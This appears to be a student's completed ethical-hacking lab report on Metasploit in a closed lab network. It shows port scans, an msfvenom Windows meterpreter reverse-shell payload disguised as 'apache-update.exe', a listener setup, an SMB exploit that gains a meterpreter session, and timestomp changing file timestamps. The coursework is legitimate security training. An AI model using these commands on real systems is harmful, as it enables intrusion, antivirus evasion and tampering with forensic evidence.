Lab 10: Metasploit Framework


INFO40587: ETHICAL HACKING

Kevin Harianto| 991602128| July 23, 2024

Exercise 1: Exploring the Metasploit Framework


1.1 OUTPUT SCREENSHOTS

Exercise 1, Step 17: type **services** and press **Enter**.
NOTE: Was told to just type PORTS 22 to make the lab go by faster




```
msf6 auxiliary(scanner/portscan/tcp) > services
Services
========

host             port  proto  name  state  info
----             ----  -----  ----  -----  ----
192.168.177.200  22    tcp          open

msf6 auxiliary(scanner/portscan/tcp) > kevin harianto
```

Exercise 1, Step 32: Type **services -c name,info 192.168.177.200** and press **Enter**



```
msf6 auxiliary(scanner/http/http_version) > services -c name,info 192.168.177.20
0
Services
========

host             name          info
----             ----          ----
192.168.177.200  ssh           OpenSSH 5.3p1 Debian 3ubuntu4 Ubuntu Linux; protoc
ol 2.0
192.168.177.200  http          Apache httpd 2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.
3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.
5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.
10.1
192.168.177.200  netbios-ssn   Samba smbd 3.X - 4.X workgroup: WORKGROUP
192.168.177.200  imap          Courier Imapd released 2008
192.168.177.200  ssl/https
192.168.177.200  netbios-ssn   Samba smbd 3.X - 4.X workgroup: WORKGROUP
192.168.177.200  java-object   Java Object Serialization
192.168.177.200  http          Apache Tomcat/Coyote JSP engine 1.1
192.168.177.200  http          Jetty 6.1.25

msf6 auxiliary(scanner/http/http_version) > kevin harianto
```

1.2 Questions



Question C.1.1.1

Use the Metasploit tool (port scan module) to scan the network. Enter the version of PHP used on the target IP address, 192.168.177.200, at port 80.


5.3.2

✓ Correct

Exercise 2: Utilities of the Metasploit Framework

2.1 OUTPUT SCREENSHOTS


Exercise 2, Step 10: ‘As the screenshot in **Step 9** shows, we have generated a pattern of 400 characters. We can also specify the character set. Type **./pattern_create.rb -l 400 -s ABC** and press **Enter** , then type **./pattern_create.rb -l 400 -s def** and press **Enter**.



```
┌─[pentester@parrot]─[/usr/share/metasploit-framework/tools/exploit]
└──╼ $./pattern_create.rb -l 400 -s ABC
ABCABCABCABCABCABCABCABCABCABCABCABCABCABCABCABCABCABCABCABCABCABCABCABCABCABCAB
CABCABCABCABCABCABCABCABCABCABCABCABCABCABCABCABCABCABCABCABCABCABCABCABCABCABCA
BCABCABCABCABCABCABCABCABCABCABCABCABCABCABCABCABCABCABCABCABCABCABCABCABCABCABC
ABCABCABCABCABCABCABCABCABCABCABCABCABCABCABCABCABCABCABCABCABCABCABCABCABCABCAB
CABCABCABCABCABCABCABCABCABCABCABCABCABCABCABCABCABCABCABCABCABCABCABCABCABCABCA
┌─[pentester@parrot]─[/usr/share/metasploit-framework/tools/exploit]
└──╼ $./pattern_create.rb -l 400 -s def
defdefdefdefdefdefdefdefdefdefdefdefdefdefdefdefdefdefdefdefdefdefdefdefdefdefde
fdefdefdefdefdefdefdefdefdefdefdefdefdefdefdefdefdefdefdefdefdefdefdefdefdefdefd
efdefdefdefdefdefdefdefdefdefdefdefdefdefdefdefdefdefdefdefdefdefdefdefdefdefdef
defdefdefdefdefdefdefdefdefdefdefdefdefdefdefdefdefdefdefdefdefdefdefdefdefdefde
fdefdefdefdefdefdefdefdefdefdefdefdefdefdefdefdefdefdefdefdefdefdefdefdefdefdefd
┌─[pentester@parrot]─[/usr/share/metasploit-framework/tools/exploit]
└──╼ $echo "## Screenshot by Kevin Harianto 991602128 ['date +"%F %T"'] ##"
## Screenshot by Kevin Harianto 991602128 ['date +%F %T'] ##
┌─[pentester@parrot]─[/usr/share/metasploit-framework/tools/exploit]
└──╼ $
```

Exercise 2, Step 21: Once we have generated the payload, the normal procedure is to check it on **Virus Total**

NOTE: Due to the website acting weird from the remote machine, I have demonstrated the successful



Applications Places System
Tue Jul 23, 11:16
VirusTotal - Mozilla Firefox
VirusTotal
VirusTotal
https://www.virustotal.com/gui/
Parrot Terminal
File Edit View Search Terminal Tabs Help
Parrot Terminal
Parrot Terminal
Menu
Parrot Terminal
VirusTotal - Mozilla Fir...

```
┌─[pentester@parrot]─[/usr/share/metasploit-framework/tools/expl
└──╼ $echo "## Screenshot by Kevin Harianto 991602128 ['date +"%
## Screenshot by Kevin Harianto 991602128 ['date +%F %T'] ##
┌─[pentester@parrot]─[/usr/share/metasploit-framework/tools/expl
└──╼ $msfvenom -a x86 --platform windows -p windows/meterpreter/
ST=192.168.177.18 LPORT=8080 -e x86/shikata_ga_nai -f exe -o ~/D
date.exe
Error: invalid payload: windows/meterpreter/traverse_tcp
┌─[x]─[pentester@parrot]─[/usr/share/metasploit-framework/tools/
└──╼ $msfvenom -a x86 --platform windows -p windows/meterpreter/
T=192.168.177.18 LPORT=8080 -e x86/shikata_ga_nai -f exe -o ~/De
ate.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of exe file: 73802 bytes
Saved as: /home/pentester/Desktop/apache-update.exe
┌─[pentester@parrot]─[/usr/share/metasploit-framework/tools/expl
└──╼ $echo "## Screenshot by Kevin Harianto 991602128 ['date +"%
## Screenshot by Kevin Harianto 991602128 ['date +%F %T'] ##
┌─[pentester@parrot]─[/usr/share/metasploit-framework/tools/expl
└──╼ $
```

Exercise 2, Step 25: Set up an exploit handler in Metasploit. Enter the following command:


a. **use exploit/multi/handler**

b. **set PAYLOAD windows/meterpreter/reverse_tcp**

c. **set LHOST 192.168.177.18**

d. **set LPORT 8080**


e. **run**



```
========

host             name         info
----             ----         ----
192.168.177.200  ssh          OpenSSH 5.3p1 Debian 3ubuntu4 Ubuntu Linux; protocol 2.0
192.168.177.200  http         Apache httpd 2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with
Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Pa
ssenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
192.168.177.200  netbios-ssn  Samba smbd 3.X - 4.X workgroup: WORKGROUP
192.168.177.200  imap         Courier Imapd released 2008
192.168.177.200  ssl/https
192.168.177.200  netbios-ssn  Samba smbd 3.X - 4.X workgroup: WORKGROUP
192.168.177.200  java-object  Java Object Serialization
192.168.177.200  http         Apache Tomcat/Coyote JSP engine 1.1
192.168.177.200  http         Jetty 6.1.25

msf6 auxiliary(scanner/http/http_version) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.177.18
LHOST => 192.168.177.18
msf6 exploit(multi/handler) > set LPORT 8080
LPORT => 8080
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.177.18:8080
```

Exercise 2, Step 49: We can create a payload in a PDF file, and then encrypt it with 7zip to see if it gets detected. The steps are not listed here, but an example of the file after it is uploaded to Virus Total is shown in the following screenshot.

NOTE: Unable to launch Virus Total, was however, able to obtain the payload as well as highlight how Microsoft Defender managed to block it.




https://www.virustotal.com/gui/

apache-update (1).exe
is malicious, and Chrome has blocked it.

apache-update.exe

2.2 QUESTIONS



Question C.2.1.1

Explore different methods of client-side exploitation of the Metasploit tool (payload module) to gain access to the Server 2008-Metasploit machine. Is a Meterpreter session successfully created on the target machine (Yes/No)?


Yes

✓ Correct

Exercise 3: Working with the Metasploit Framework


3.1 OUTPUT SCREENSHOTS

Exercise 3, Step 22: Type **exploit** and press **Enter** to start the exploit. If you do some research, you will discover that the target needs to be infected with DoublePulsar. Let us continue. Despite the ranking of great, we do not have the machine infected




```
msf6 exploit(windows/smb/smb_doublepulsar_rce) > exploit

[*] Started reverse TCP handler on 192.168.177.18:4444
[-] 192.168.177.100:445 - Exploit aborted due to failure: bad-config:

Are you SURE you want to execute code against a nation-state implant?
You MAY contaminate forensic evidence if there is an investigation.

Disable the DefangedMode option if you have authorization to proceed.

[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/smb_doublepulsar_rce) > kevin harianto
```

Exercise 3, Step 27: As long as we see the **WIN**, we are successful!




```
7 -0400
[+] 192.168.177.100:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.177.100:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.177.100:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > kevin harianto
```

Exercise 3, Step 45: Once the attributes have been changed, we can use the –v operator again to check and verify whether or not we have successfully executed the commands. Let us continue and check the file attributes again. Type the command as shown in the screenshot and press **Enter**.



```
C:\Windows\system32>
meterpreter > timestomp C:\\flag.txt -v
[*] Showing MACE attributes for C:\flag.txt
Modified      : 2024-07-23 17:22:06 -0400
Accessed      : 2024-07-23 17:22:06 -0400
Created       : 2024-07-23 17:22:05 -0400
Entry Modified: 2024-07-23 17:22:06 -0400
meterpreter > kevin harianto
```

3.2 Questions
No Questions



Congratulations, you passed!

Your score: 2 / 2